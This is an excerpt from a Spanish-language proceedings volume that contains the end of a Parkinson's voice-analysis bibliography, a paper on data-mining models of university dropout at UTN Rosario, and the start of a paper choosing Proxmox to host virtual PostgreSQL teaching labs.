- [24] Gómez-Vilda, P., Vicente-Torcal, M., Ferrández-Vicente, J., Álvarez Marquina, A., Rodellar-Biarge, V., Nieto-Lluis, V.,et al. (2015b) Parkinson’sdiseasemonitoringfromphonationbiomechanics. In: Ferrández Vicente, J.M., Álvarez Sánchez, J.R., de la Paz L’opez, F., Toledo-Moreo, F.J., Adeli, H., editors. *Artificial Computation in Biology and Medicine*; vol. 9107 of *Lecture Notes in Computer Science*.
(http://link.springer.com/chapter/10.1007%2F978-3-319-18914-7_25)
- [25] Hariganesh, S., Gracy Annamary, S.,”A Survey of Parkinson’s Disease Using Data Mining Alogorithms”, en *International Journal of Computer Science and Information Technologies*, Vol. 5 , 2014, Disponible en:
<http://ijcsit.com/docs/Volume%205/ vol5issue04 /ijcsit2014050424.pdf>
- [26] Hernández Gómez, H., “Aplicación de minería de datos a información de pacientes prediabéticos”, en *Revista Iberoamericana de Producción Académica y Gestión Educativa* ISSN 2007 - 8412. 2014. Universidad Juárez Autónoma de Tabasco. Disponible en:
<https://www.pag.org.mx/index.php/PAG/article/view/19/27>
- [27] Hernández Orallo, J., Ramírez Quintana, M., and Ferri Ramirez, C. “Introducción a la Minería de Datos”. Ed. Pearson. 2004.
- [28] Hastie, T., Tibshirani, R. & Friedman, J. (2009) *The Elements of Statistical Learning*. New York, Springer.
- [29] Hertrich I, Ackermann H. Gender-specific vocal dysfunctions in Parkinson disease: electroglottographics and acoustic analyses. *Ann Otol Rhinol Laryngol* 1995
- [30] Holmes RJ, Oates JM, Phyland DJ, Hughes AJ. Voice characteristics in the progression of Parkinson’s disease. *Int J Lang Commun Disord* 2000; 35: pp. 407-418.
- [31] Ismail Saritas, Murat Koklu, Kemal Tutuncu, “Performance Of Classification Techniques On Parkinson's Disease”, Disponible en:
http://www.worldresearchlibrary.org/up_proc/pdf/568-148612078711-15.pdf
- [32] Jiang J, Lin E, Wang J, Hanson DG. Glottographic measures before and after levodopa treatment in Parkinson’s disease. *Laryngoscope* 1999; 109: pp. 1287-1294.
- [33] Jiménez F, Gamboa J, Nieto A, Guerrero J, Ortí-Pareja M, Molina J, et al. Acoustic voice analysis in untreated patients with Parkinson’s disease. *Parkinsonism Relat Disord* 1997; 3: pp. 111-116.
- [34] Kent RD, Kim HH, Weismer G, Kent JF, Rosenbek BR, Brooks, et al. Laryngeal dysfunction in neurological disease: amyotrophic lateral sclerosis, Parkinson disease, and stroke. *J Med Speech Lang Pathol* 1994; 2: pp. 157-175.

- [35] King JB, Ramig LO, Lemke JH, Horii Y. Parkinson's disease: longitudinal changes in acoustic parameters of phonation. *J Med Speech Lang Pathol* 1994; 2: pp. 29-42
- [36] Linville SE. Voice disorders of aging. In Kent RD, ed. *The MIT encyclopedia of communication disorders*. Boston: MIT Press; 2004. pp. 72-75.
- [37] Langston, J. W. (2002). Parkinson's disease: Current and future challenges. *Neuro Toxicology*, vol. 23, no. 4-5, pp. 443-450, 2002.
- [38] Little, M.A, McSharry, P. E., Hunter, J. E. Spielman, J. & Ramig, L. O. (2009). Suitability of dysphonia measurements for tele monitoring of Parkinson's disease," *IEEE Trans. Biomed. Eng.*, 56(4):1010-1022.
- [39] López de Ullibarri Galparsoro I, Pita Fernández, S. "Curvas ROC" , S., en *Unidad de Epidemiología Clínica y Bioestadística. Complejo Hospitalario Juan Canalejo. A Coruña (España)*. 2011. Disponible en: http://www.fisterra.com/mbe/investiga/curvas_roc/curvas_roc2.pdf
- [40] Maletic, J. I., Collard, M. L., and Marcus, A., "Source Code Files as Structured Documents", in *Proceedings 10th IEEE International Workshop on Program Comprehension (IWPC'02)*, Paris, France, June 27-29 2002, pp. 289-292.
- [41] Martínez-Sánchez, F. (2010). Trastornos del habla y la voz en la enfermedad de Parkinson. *Revista de Neurología*, 51(9), 542-550. ([https://webs.um.es/franms/Publicaciones_files/Parkinson%20\(2010\).pdf](https://webs.um.es/franms/Publicaciones_files/Parkinson%20(2010).pdf))
- [42] Metter J, Hanson W. Clinical and acoustical variability in hypokinetic dysarthria. *J Commun Disord* 1986; 19: pp. 347-366.
- [43] Micheli F, Luquin-Piudo MR. (2012). *Movimientos anormales: Clínica y terapéutica*. 1ra edición. Editorial: Panamericana.
- [44] Micheli, F., Fernandez Pardal, M. (2013). *Neurología*. 2ª ed, Editorial Panamericana.
- [45] Mekyska, J., Janousova, E., Gomez-Vilda, P., Smekal, Z., Rektorova, I., Eliasova, I., Kostalova, M., Mrackova, M., Alonso-Hernandez, J., Faundez-Zanuy, M., López-de-Ipiña, K. (2015) Robust and complex approach of pathological speech signal analysis, *Neurocomputing*, Volume 167, 1, Pages 94-111
- [46] Miller N, Allcock L, Jones D, Noble E, Hildreth AJ, Burn D. Prevalence and pattern of perceived intelligibility changes in Parkinson's disease. *J Neurol Neurosurg Psychiatry* 2007; 78: pp. 1188-1190.
- [47] Mori H, Kobayashi Y, Kasuya H, Kobayashi N, Hirose H. Evaluation of fundamental frequency (F0) characteristics of speech in dysarthrias: a comparative study. *Acoust Sci Technol* 2005; 26: pp. 540-543.
- [48] Orozco-Arroyave, J., Belalcazar-Bolaños, E., Arias-Londoño, J., Vargas-Bonilla, J., Skodda, S., Rusz, J., Daqrouq, K., Honig, K., Noth, E. (2015). Characterization Methods for the Detection of Multiple Voice Disorders: Neurological, Functional, and Laryngeal Diseases. *IEEE Journal Of Biomedical And Health Informatics*, Vol. 19, No. 6, Pp 1820-1828.
- [49] Pell MD, Cheang HS, Leonard CL. The impact of Parkinson's disease on vocal-prosodic communication from the perspective of listeners. *Brain Lang* 2006; 7 :pp. 123-134.
- [51] Sajid Ullah Khan, "Classification of Parkinson's Disease Using Data Mining Techniques", en *Journal of Parkinson's disease & Alzheimer's disease*, 2015. Disponible en: <http://www.avensonline.org/wp-content/uploads/JPA-2376-922X-02-0008.pdf>
- [52] Saloni, R. K. Sharma, Anil K. Gupta, "Voice Analysis for Telediagnosis of Parkinson Disease Using Artificial Neural Networks and Support Vector Machines", en *I.J. Intelligent Systems and Applications*, 2015, Disponible en: <http://www.mecspress.org/ijisa/ijisa-v7-n6/IJISA-V7-N6-4.pdf>
- [53] Silva Layes, M., Falappa, M., Simari, G., "Sistemas de soporte a las decisiones clínicas", en *24to Congreso Argentino de Informática y Salud, CAIS 2013 42 JAIIO - CAIS 2013 - ISSN: 1853-1881 - Page 291*. Disponible en: <http://42jaiio.sadio.org.ar/proceedings/simposios/Trabajos/CAIS/29.pdf>
- [54] Skodda S, Schlegel U. Speech rate and rhythm in Parkinson's disease. *Mov Disord* 2008; 23: 985-92.
- [55] Tsanas, A., Little, M.A., McSharry, P. E. y Raming, L. O. (2010) Nonlinear speech signal algorithms mapped to a standard metric achieve clinically useful quantification of Parkinson's disease symptom severity. *Journal of the Royal Society Interface* 8(59): 842-855.
- [56] Tsanas, A., Little, M.A., McSharry, P. E., Spielman, J. y Raming, L. O. (2012) Novel speech signal processing algorithms for high-accuracy classification of Parkinson's disease. *IEEE Trans. Biomed. Eng.* 59(5): 1264-1271 doi: 10.1109/TBME.2012.2183367
- [57] Vanaja, S., Ramesh kumar, K., "Analysis of Feature Selection Algorithms on Classification: A Survey", en *International Journal of Computer Applications* (0975 – 8887) Volume 96– No.17, 2014 .Disponible en: <http://research.ijcaonline.org/volume96/number17/pxc3896910.pdf>
- [58] Venkateswara Rao, Satya Narayana, Kaladhar, "Intelligent Parkinson Disease Prediction Using Machine Learning Algorithms", *International Journal of Engineering and Innovative Technology (IJEIT)* Volume 3, 2013. Disponible en: http://www.ijeit.com/Vol%203/Issue%203/IJEIT1412201309_33.pdf
- [59] Witten IH, Frank E, Hall MA. "Data Mining: Practical Machine Learning Tools and Techniques", 3ra Edition ed. Burlington: Morgan Kaufmann Publishers; 2011.

Modelo de Deserción Universitaria en los Primeros Años de la Carrera Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional Facultad Regional Rosario

Luciano Valía, José Rostagno, Ezequiel Berto, David Boero, Karina Zelko, Sebastian Viscusso, Juan Miguel Moine, Cristian Bigatti, Fabiana María Riva, Eduardo Amar

Departamento de Ingeniería en Sistemas de Información
Facultad Regional Rosario
Universidad Tecnológica Nacional
E. Zeballos 1342, 2000 Rosario, Argentina

lucianovalia@hotmail.com, joserostagno@hotmail.com, ezequielberto@gmail.com,
david.boero@gmail.com, karizelko@gmail.com, sviscusso@frrro.utn.edu.ar,
juanmiguelmoine@gmail.com, cristianbigatti@gmail.com, fabianamriva@gmail.com,
eduardoamar000@gmail.com

Abstract

Actualmente la deserción de alumnos es uno de los problemas más importantes que enfrentan las Universidades de nuestro país. La minería de datos es una disciplina que puede colaborar con esta problemática, brindando un conjunto de técnicas y métodos que, con la utilización de grandes volúmenes de datos, permiten detectar patrones de comportamiento. Este trabajo aborda un estudio de aplicación y comparación de las principales técnicas y la obtención del mejor modelo.

Palabras clave: deserción universitaria, minería de datos, patrones de comportamiento.

1. Introducción

Uno de los mayores problemas que hoy en día enfrenta la carrera de Ingeniería en Sistemas de Información en la UTN FRRo, al igual que la mayoría de las carreras universitarias de nuestro país, es la alta tasa de deserción de sus alumnos.

Se estima que en la Argentina, de cada 100 alumnos que ingresan a la universidad poco más de 80 desertan. Este problema se presenta también en países más desarrollados aunque en menor medida, como en Estados Unidos donde esta cifra desciende a 50% [1].

Los sistemas de información en la Universidad almacenan día a día una gran cantidad de datos sobre

el estado académico del alumno, los cuales pueden ser explorados por disciplinas como la Minería de Datos para obtener nuevo conocimiento.

Minería de Datos o Explotación de Información, es el proceso de extraer conocimiento útil, comprensible y novedoso de grandes volúmenes de datos, siendo su principal objetivo encontrar información oculta o implícita que no es posible obtener mediante métodos estadísticos convencionales. El resultado del proceso es un conjunto de patrones (modelos), los cuales pueden ser convertidos en información valiosa para la toma de decisiones (Hernández O., 2004). Estos modelos pueden ser predictivos, cuando tienen por objetivo responder a preguntas sobre datos futuros, o descriptivos, cuando proporcionan información sobre las relaciones existentes en los datos [2].

El problema de deserción universitaria ha sido analizado con métodos de minería de datos a partir de registros académicos, tomando variables como el grado de avance en la carrera y el promedio de calificaciones [3,4] o sólo trabajando exclusivamente con variables socioeconómicas como el ingreso familiar, horas de trabajo y edad [5,6,7]. La mayor parte de los estudios que utilizan simultáneamente variables académicas y socioeconómicas fueron realizados con información proveniente del sistema de gestión académica, señalando sus autores la mala calidad de la misma,

especialmente aquella referida a aspectos sociales y económicos [8,9].

Con el objetivo de encontrar patrones de deserción en los primeros años de la carrera Ingeniería en Sistemas en la UTN Rosario, en el año 2015 se realizó una recolección de datos sobre variables socioeconómicas y académicas que caracterizan a los alumnos. Estos datos iniciales fueron analizados y expuestos en [11]. Entre los resultados más interesantes se pudo detectar que los hábitos de estudio (cantidad de horas de estudio y asistencia a clase de consulta) varían en función del año de cursado y de la localidad de procedencia (Figura 1). También se encontró un patrón interesante en los alumnos que tienen becas, donde sus rendimientos son inferiores a quienes no la tienen o reciben subsidio del Estado. Además, se pudo observar que el desempeño académico (cantidad de materias aprobadas) varía según el nivel de educación de los padres, y no resulta significativamente influenciado por la situación laboral o la formación secundaria del alumno.




Fig. 1. Nació en Rosario vs Cantidad de horas de estudio.

Dos años después, en 2017, realizamos un relevamiento sobre el estado académico de los alumnos encuestados para evaluar su vinculación con la carrera y su posible deserción.

El presente trabajo tiene como objetivo la generación y evaluación de modelos predictivos que permitan detectar patrones de deserción universitaria en los primeros años de la carrera.

2. Metodología

Como se ha expuesto en [10,11], para realizar el presente estudio los datos se recolectaron mediante encuestas presenciales a los alumnos que se encontraban cursando primer y segundo año en la carrera Ingeniería en Sistemas de Información, en la Universidad Tecnológica Nacional Facultad Regional Rosario.

A partir de los datos recolectados se construyó una vista minable de 168 alumnos evaluando las siguientes variables (Tabla 1):

Variable	Tipo	Posibles Valores
Año de cursado	Cualitativa	1° o 2° año
Turno	Cualitativa	Mañana/Tarde/Noche/ Más de uno
Sexo	Cualitativa	Masculino/Femenino
Edad	Numérica	Entero positivo
Tiene hijos	Booleana	Si/No
Tiene secundaria técnica	Booleana	Si/No
Debe materias de la secundaria	Booleana	Si/No
Cursó previamente alguna carrera terciaria o universitaria	Booleana	Si/No
Máximo nivel de educación alcanzado por sus padres	Cualitativa	Ninguno/Primaria/Secundario/Terciario/Universitario
Nació en Rosario	Booleana	Si/No
Vive en Rosario	Booleana	Si/No
Con quién vive	Cualitativa	Familia/Solo/Con Amigos/Pareja
Recibe incentivo del estado	Cualitativa	No/Beca/Plan Social
Trabaja	Booleana	Si/No
Cantidad de horas semanales que trabaja	Cualitativa	Menos de 12 hs, entre 12 y 40 hs, más de 40 hs.

Empleo del rubro informático	Booleana	Si/No
Cantidad de horas que estudia	Numérica	
Cantidad de materias aprobadas	Numérica	Entero positivo
Asiste consulta regularmente	Booleana	Si/No
Encuentra interesante la carrera	Booleana	Si/No
Piensa que la carrera tiene salida laboral	Booleana	Si/No

Tabla. 1. Variables de estudio.

En el presente estudio consideramos como alumno desertor a todo aquel que no se encuentre cursando la carrera dos años después de la encuesta inicial, es decir en 2017. Este dato se obtuvo mediante el sistema de información académico (Sysacad) y con la confirmación del alumno por correo electrónico en los casos ambiguos. De esta forma, se identificaron 21 alumnos desertores [12,5%] completando la variable dependiente (desertó) en la vista minable anterior (Figura 2).




Fig. 2. Distribución de la variable el alumno desertó

En el proceso de preparación de datos se generó una nueva variable predictora que indica si un alumno está al día con la carrera, es decir, si se

encuentra cursando el año correspondiente a su antigüedad.

Para entrenar los modelos predictivos se experimentó con distintas proporciones para las particiones de entrenamiento y prueba, lográndose los mejores resultados con dos particiones conformadas por el 50% de los datos cada una (50% entrenamiento y 50% prueba). Esto se explica por la baja cantidad de desertores en la muestra, y el alto grado de desbalance de la variable resultado..

Se aplicaron los métodos predictivos árboles de decisión, Random Forest, K-nn y Redes Neuronales.

Los **árboles de decisión** generan una estructura jerárquica de decisión de forma recursiva al considerar el criterio de la mayor proporción de ganancia de información (gain ratio), es decir, elige al atributo que mejor clasifica a los datos. [7]

Una **Red Neuronal** es un modelo computacional con un conjunto de propiedades específicas, como son la habilidad de adaptarse o aprender, generalizar u organizar la información, todo ello basado en un procedimiento eminentemente paralelo [4].

Random Forest es una técnica de Minería de Datos predictiva de clasificación que se basa en la creación de una colección de Árboles de Decisión que juntos producen predicciones. Este algoritmo mejora la precisión en la clasificación mediante la incorporación de aleatoriedad en la construcción de cada clasificador individual. Esta aleatorización puede introducirse en la construcción de cada árbol, así como en la muestra de entrenamiento[12].

El método de los **k vecinos más cercanos (k-nn)** almacena los ejemplos de entrenamiento y cuando se requiere clasificar a un nuevo objeto, se analizan los k individuos más cercanos para clasificar al nuevo objeto. [7].

La evaluación de los modelos se realizó mediante la tasa de acierto y la matriz de confusión, prestando especial atención a la capacidad predictiva de alumnos “desertores”.

Todo el análisis fue realizado con el Software RapidMiner Studio.

3. Resultados obtenidos

En primer lugar, analizamos la distribución de la variable resultado (desertó), observando que, de 168 alumnos, el 12,5% desertó (21 alumnos).

Pudimos determinar que los hombres desertan más que las mujeres (11% contra un 5%) y que los alumnos que fueron a secundaria técnica tienen un porcentaje mayor de deserción contra de los que no (22% contra 8%). Aquellos alumnos que no reciben incentivos estatales también tienen más posibilidades de desertar (12%), al igual que los que trabajan que tienen un 20% de desertores.

La evaluación de los modelos predictivos arrojó resultados satisfactorios con la técnica de árboles de decisión, con una tasa de aciertos “global” del 78% y una tasa de de aciertos para los “alumnos desertores” de 61.5% (Tabla 2).

accuracy: 78.57%

	true N	true S	class precision
pred N	58	5	92.00%
pred S	13	8	38.10%
class recall	81.69%	61.54%	

Tabla. 2. Resultados de la aplicación de árboles de decisión

El resto de las técnicas aplicadas arrojaron resultados pobres. Para el caso de redes neuronales utilizando el operador DeepLearning del software RapidMiner Studio se obtuvo una tasa de aciertos “global” de aproximadamente 78% pero con una tasa de aciertos para los “alumnos desertores” de 14,29%. Luego se procedió a variar la función de activación, cantidad de capas y cantidad de neuronas por capa con resultados similares.

El método k-nn se trabajó con valores de k entre 1 y 15, con una medida de distancia mixta y pesos ponderados. En este caso, el mejor modelo presentó una tasa de aciertos “global” de 85% pero con una tasa de aciertos para los “alumnos desertores” de 14%.

El método de RandomForest obtuvo una tasa de aciertos “global” del 91% y una tasa de aciertos para los “alumnos desertores” de 0%, es decir que falló en todos los casos de deserción. En este caso se varió la cantidad de árboles, criterio de voto, poda, prepoda y criterio de Ganancia e información obteniendo siempre el mismo resultado.

4. Conclusiones

De acuerdo a lo expuesto anteriormente, se obtuvo un modelo predictivo de deserción satisfactorio con la técnica de árboles de decisión, ya que fue la única capaz de predecir los alumnos desertores con un nivel aceptable de tasa de aciertos de alrededor de 60%.

Este modelo constituye una potencial herramienta que permite colaborar con la problemática de deserción dentro de la Facultad. Permite aproximar las razones por las cuales los alumnos desertan y atacarlas en ámbitos institucionales de la Universidad como el sistema de tutorías. Contar con un modelo que predice alumnos desertores permite focalizar recursos en esos alumnos eficientizando el uso de los mismos y tratando de incrementar la tasa de graduados que es la finalidad de la institución.

Tenemos que mencionar que este es un modelo preliminar, que podría mejorarse aplicando nuevas transformaciones a los datos de entrada (por ejemplo, reduciendo el desbalance de la variable predicha mediante un muestreo de la clase mayoritaria) o aplicando otros métodos de minería de datos, como análisis de clustering.

5. Reconocimientos

Este trabajo fue realizado en el marco del Proyecto de Investigación y Desarrollo: Modelo de Minería de Datos para la identificación de perfiles de deserción universitaria en alumnos de ISI (PID-UTN 3802).

Referencias

1. Lorenzano, C. “La Deserción Universitaria en la Universidad de Tres de Febrero, Universidad Tres de Febrero”. Recuperado el 2 de marzo 2015, de <http://www.untref.edu.ar/documentos/AutoevaluacionLadesercion.pdf>
2. Hernández Orallo, Ramirez Quintana y Ferri Ramirez (2004) “Introducción a la Minería de Datos”. Editorial Pearson Prentice Hall. España. ISBN 84-205-4091-9.
3. Balestieri, C. & otros (2013) “Modelo neuronal para la estimación del riesgo de deserción de alumnos de grado”. EST 2013, 42 JAIIO.
4. Karamouzis, S. T., & Vrettos, A. (2008) “An artificial neural network for predicting student graduation outcomes”. World Congress on Engineering and Computer Science (pp. 991-994).
5. Formia, S. (2013) “Evaluación de técnicas de Extracción de Conocimiento en Bases de Datos y

su aplicación a la deserción de alumnos universitarios” (Tesis Especialidad). Universidad Nacional de La Plata.

6. Giovagnoli, P. I. (2002) “Determinantes de la deserción y graduación universitaria: una aplicación utilizando modelos de duración”. Documentos de Trabajo. Universidad Nacional de La Plata. Recuperado el 16 de febrero de 2016 de <http://sedici.unlp.edu.ar/handle/10915/3436>.

7. Valero, S., & otros (2010) “Minería de datos: predicción de la deserción escolar mediante el algoritmo de árboles de decisión y el algoritmo de los k vecinos más cercanos”. Universidad Tecnológica de Izúcar de Matamoros. Recuperado el 2 de marzo de 2015, de <http://www.utim.edu.mx/~svalero/docs/e1.pdf>.

8. Pereira, R. T., Romero, A. C., & Toledo, J. J. (2013) “Descubrimiento de perfiles de deserción estudiantil con técnicas de minería de datos”. Vínculos, vol10, pág. 373-383. Fischer, E. (2012) “Modelo para la Automatización del Proceso de Determinación de Riesgo de Deserción en Estudiantes Universitarios”. (Tesis doctoral). Universidad de Chile.

9. Valía, Luciano; Moine, Juan Miguel; Rostagno; José, Bigatti, Cristian; Riva, Fabiana; Amar, Eduardo. Hacia un modelo de deserción universitaria: Análisis exploratorio de variables socioeconómicas y académicas de alumnos de primer y segundo año de la carrera Ingeniería en Sistemas de Información, Universidad Tecnológica Nacional Facultad Regional Rosario. Conaiisi 2016.

10. Luciano Valía, José Rostagno, Juan Miguel Moine, Cristian Bigatti, Fabiana María Riva, Eduardo Amar. Minería de Datos aplicada a la educación: Modelo de deserción universitaria en la Universidad Tecnológica Nacional Facultad Regional Rosario. WICC 2017

11. JGA Pautsch, D MARTINEZ, LA CUTRO (2009). Minería de datos aplicada al análisis de la deserción en la Carrera de Analista en Sistemas de Computación. Universidad Nacional del Nordeste (UNNE)

12. Leo Breiman. Statistics Department University of California. Berkeley, CA 94720 (Enero 2001). Random Forests.

Diseño de Laboratorios Virtuales para el Desarrollo de Clases Prácticas de Gestión de Datos en PostgreSQL

Bruno, Gabriel Mauricio - Parruccia, Luciano Gastón

Universidad Tecnológica Nacional, Facultad Regional Villa María

Ingeniería en Sistemas de Información

Villa María, 5900

gabruno@frvm.utn.edu.ar - luciano.parruccia@gmail.com

Abstract

El demandante uso de nuevas tecnologías y los abundantes medios de comunicación, llevan a que cada individuo tenga su forma de comunicarse a través de una computadora, una notebook, una tablet o un celular. A continuación se presenta una primera versión de un posible laboratorio virtual, con acceso de los distintos dispositivos de comunicación, aplicando tecnología de virtualización. Analizando las distintas aplicaciones disponibles en el mercado privado y evaluando cada una de ellas se llega a la conclusión que la opción más adecuada a nuestras necesidades en el entorno educacional es la de montar Maquinas Virtuales con el Servidor Proxmox y se plantea a futuro implementarlo con Contenedores.

1. Introducción

Motivados por la idea de superación en el proceso de enseñanza y mejora continua ante las necesidades de los alumnos de la cátedra Gestión de Datos del tercer nivel de la carrera Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional, Facultad Regional Villa María.

Surge la necesidad de implementar un sistema en el cual los alumnos de la cátedra puedan llevar a cabo las actividades prácticas de la materia como si contaran con su propio Sistema Gestor de Base de Datos (SGBD) [1], donde deberán realizar la instalación de PostgreSQL [2], posteriormente lo tendrán que configurar y administrar. También deberán crear distintas bases de datos, especificar los esquemas utilizando el Lenguaje de Definición de Datos (LDD) y el Lenguaje de Manipulación de Datos (LMD) para la inserción, modificación, eliminación y recuperación de datos [1] a

lo largo de todo el cuatrimestre, sin que estas prácticas sean alteradas por el resto de los alumnos del curso.

En la actualidad la cátedra dispone del uso de un laboratorio informático siendo limitado este recurso a dos alumnos por computadora personal (PC, siglas en inglés de personal computer), donde desarrollan las prácticas sobre el motor de Base de Datos (DB, siglas en inglés de database) PostgreSQL y no persisten los cambios ni se puede guardar información, ya que los equipos al iniciar lo hacen siempre en el mismo estado original.

Teniendo en cuenta las limitaciones en cuanto a los recursos asignados y analizando los diversos dispositivos que poseen los alumnos (notebook, netbook, tablet, smartphone, entre otros) con variados sistemas operativos (Linux, Windows, macOS, Android, etc.) al momento de asistir a clases, es que se propone desarrollar un laboratorio virtual para el desarrollo de las actividades propuestas en las clases prácticas de la cátedra.

El presente trabajo está conformado por siete secciones. En la sección 2 se define el problema, se presenta la metodología en la sección 3, en la 4 se plantea la solución, el entorno propuesto en la sección 5, concluyendo y definiendo línea de trabajo a futuro en la sección 6 y por último las referencias.

2. Definición del Problema

El principal problema es que los equipos que conforman el laboratorio informático están protegidos congelando una instantánea de la configuración de una estación de trabajo y de los ajustes establecidos por el administrador de Tecnología de Información (IT, por su significado en inglés: information technology) . Con un reinicio instantáneo, se eliminan los cambios del sistema y se restaura el equipo a su estado congelado con Faronics Deep Freeze [3] y en consecuencia se pierden

las modificaciones realizadas en la clase anterior, con lo cual debería realizar backups en otro medio, como por ejemplo un pendrive personal.

A veces no se puede contar con algún equipo que está fuera de servicio por problemas técnicos.

Contar con los dispositivos personales no siempre es posible ya que algunos no poseen las requerimientos necesarios para instalar un SGBD.

Una solución no del todo eficiente al problema antes mencionado, fue la utilización de un servidor exclusivo para tal fin, en donde se instaló PostgreSQL (SGBD relacional) y cada alumno posee una base de datos propietaria para las prácticas. Con lo cual podían crear esquemas en la DB y realizar manipulación de los datos pero no podían modificar los archivos de configuración del servidor, donde se especifican los accesos de los usuarios, el puerto donde se alojan los servicios del PostgreSQL, el método de autenticación de los usuarios para acceder a las base de datos habilitadas, etc..

Por lo tanto el dictado de las clases se realizaba una parte en las computadoras del laboratorio y otra parte en el servidor remoto, donde muchas veces al alumno no le quedaba claro el proceso completo de instalación, configuración y administración del sistema gestor de base de datos PostgreSQL.

Otro inconveniente es al momento de evaluar, donde debemos generar una base de datos para cada alumno. Ya que si utilizamos la misma DB para todos y si algún alumno realiza vistas, para la solución de algún enunciado, esta queda almacenada y es accesible por otro que esté conectado a la base de datos, pudiendo ver la estructura de la vista creada.

3. Metodología

El método presentado en este documento describe en la sección 4 la solución planteada, para ello se realiza el análisis de las distintas propuestas, evaluándose cada una a través de un sistema de ponderación y teniendo en cuenta el costo de la misma, para así seleccionar la aplicación de virtualización a implementar en el desarrollo de las clases prácticas de la materia en PostgreSQL. Luego en la sección 5 se plantea la implementación de entornos virtuales para el desarrollo e implementaciones de soluciones en el sector privado, aplicado al ámbito educacional. En la sección 6 se expondrá la conclusión arribada y se presenta una línea de trabajo a futuro. En la última sección se encuentran las referencias.

4. Solución Propuesta

En los últimos años ha surgido una amplia variedad de aplicaciones en el mercado que dan soporte a máquinas virtuales y con características particulares para hacer frente a los problemas de la virtualización.

En base a las propuestas de entornos de virtualización ofrecidas para el mercado privado, como son por ejemplo VMware [4], Microsoft Virtual Server [5], VirtualBOX [6], Proxmox [7], XenServer [8], FreeNAS [9], entre otros, el principal condicionante fue el costo de la solución.

También se tuvo en cuenta la simplicidad en la administración del entorno, como así también la variedad de herramientas ofrecidas para esto.

4.1. Análisis del Problema

Algunas de las soluciones antes mencionadas, poseen un costo de licencias, que para el ámbito educacional es preferible obviarlas y optar por software con licencia libre (Tabla 1). Este costo de licencia proporciona soporte en un entorno de producción, en donde se requiere una asistencia 24/7 para aplicaciones de misión crítica.

Otra de las condicionantes al momento de la selección del producto de virtualización, son las herramientas proporcionadas para la administración del entorno virtualizado, como por ejemplo para:

- Alta de Máquinas Virtuales (MV)
- Baja de MV
- Modificación de MV
- Asignación de recursos dinámicamente
- Backup y/o Exportación de MV
- Restore de MV

Para el análisis de estas propuestas realizamos la tabla 2, en donde ponderamos las herramientas antes mencionadas y otros aspectos tales como: simplicidad en la instalación, configuración y administración, opiniones de usuarios, entre otros..

El rendimiento no es un factor decisivo en la toma de decisión ya que su implementación en el entorno educacional no es tan importante como en un entorno de producción.

4.2. Evaluación de Tecnologías

A partir del análisis de los datos obtenidos, se realizaron las tablas presentadas a continuación:

Tabla 1. Tipos de licencia de las aplicaciones para entornos virtuales analizadas.

Aplicación	Licencia Libre
VMware	Si
Parallels Desktop	No
Microsoft Virtual Server	Si
VirtualBOX	Si
Proxmox	Si
XenServer	Si
FreeNAS	Si

Del listado de Servidores analizados, eliminamos los tres primeros por cuestiones de costos de licencias, y por limitaciones en sus versiones gratuitas ya que VMware requiere licenciamiento para poder realizar backup de las MV mediante las herramientas administrativas y Microsoft Virtual Server permite montar sólo sistemas operativos de Microsoft y asignar únicamente un procesador a la MV.

A continuación ponderamos las características necesarias del servidor a elegir, para cumplir con las necesidades del laboratorio virtual, como se muestra en la tabla 2.

Tabla 2. Ponderación de las aplicaciones para entornos virtuales analizadas.

Cond.	VirtualBOX	Proxmox	XenServer	FreeNAS
ABM	5	5	5	3
Asignación de recursos dinámicos.	1	5	4	3
Backup	1	5	5	3
Restore	1	5	5	3
Simplicidad entorno de visualización	5	5	5	4
Admin por línea de comandos	1	5	5	2
Comentarios favorables	4	4	5	2

Valores: del 1 al 5, donde 1: no satisface, 2: satisface, 3: bueno 4; muy bueno, 5: excelente.

Después de una evaluación exhaustiva de cada propuestas, de los posibles Servidores candidatos que ofrecen licenciamiento libre y un amplio abanico de herramientas para la administración del entorno virtual, se concluyó que las opciones más favorables son:

- XenServer
- Proxmox

Ambas aplicaciones de virtualización cumplen con los requerimientos condicionantes para la selección.

4.3. Selección de la alternativa

Luego de instalar y configurar las dos aplicaciones más destacadas para implementar el entorno de virtualización, se le realizan pruebas de uso y se selecciona **Proxmox**.

Esta selección se basa en que el entorno de virtualización corre sobre un Sistema Operativo (SO) Debian 9, el cual nos asegura una alta compatibilidad con hardware, mientras que XenServer corre sobre CentOS, donde el soporte de hardware es más limitado.

Otra característica que tuvimos en cuenta fue la herramienta para la administración del entorno. En Proxmox es a través de una aplicación web en Javascript, y en Xenserver es un app para Windows, con lo cual esto significa que hace falta una PC, para la administración del servidor.

5. Entorno Propuesto de Laboratorio Virtual

5.1 Máquinas Virtuales

Proxmox como mencionamos anteriormente ofrece un entorno web, donde es muy intuitiva la administración del entorno virtualizado.

Como configuración mínima inicial para el laboratorio virtual, proponemos las siguientes máquinas virtuales:

- 1 MV denominada: OpenVPN
- n MV denominada PostgreSQL, donde n es la cantidad de alumnos.

En la máquina virtual “OpenVPN” es donde se instalaría el SO Debian 9 [10], además del servicio Servidor para la VPN (OpenVPN [11]) para conectar a los distintos alumnos al entorno, validarlos a través de certificados y clave privada, como así también autenticación a través de usuario y password.

Esto permitiría que los alumnos fuera de las inmediaciones del establecimiento educacional, puedan conectarse con cualquier dispositivo que posean, a la red de servidores y así trabajar como si estuvieran físicamente en este.

